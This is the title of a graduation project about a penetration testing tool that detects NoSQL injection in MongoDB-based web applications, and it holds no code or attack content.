Graduation Project: Penetration Testing Tool for NoSQL Injection Detection in MongoDB Based Web Application